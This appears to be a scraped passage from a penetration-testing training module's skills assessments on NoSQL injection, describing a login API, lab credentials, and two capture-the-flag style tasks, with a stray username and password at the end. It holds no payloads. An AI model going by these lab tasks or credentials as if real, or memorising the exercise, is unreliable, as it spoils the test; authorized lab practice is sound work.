
- Log in and receive a user's authorization token
- Request requires the parameters: `username` and `password`
- Request accepts parameters in a `JSON` body
- Request requires the header `Content-Type: application/json`

For testing purposes, `MangoAPI` provisioned you an account with the credentials `pentest:pentest`.

Use the skills learned in this module to assess the API for NoSQL injection flaws and submit the flag that you discover in the process.

Skills Assessment II

`MangoFile` have asked you to asses their `Secure Data Exchange` solution for vulnerabilities. You have not been provided any credentials for this assessment. The goal of this exercise is to gain authenticated access and submit the flag.



Username

bmdyy

Password

MySuperSecurePassword123!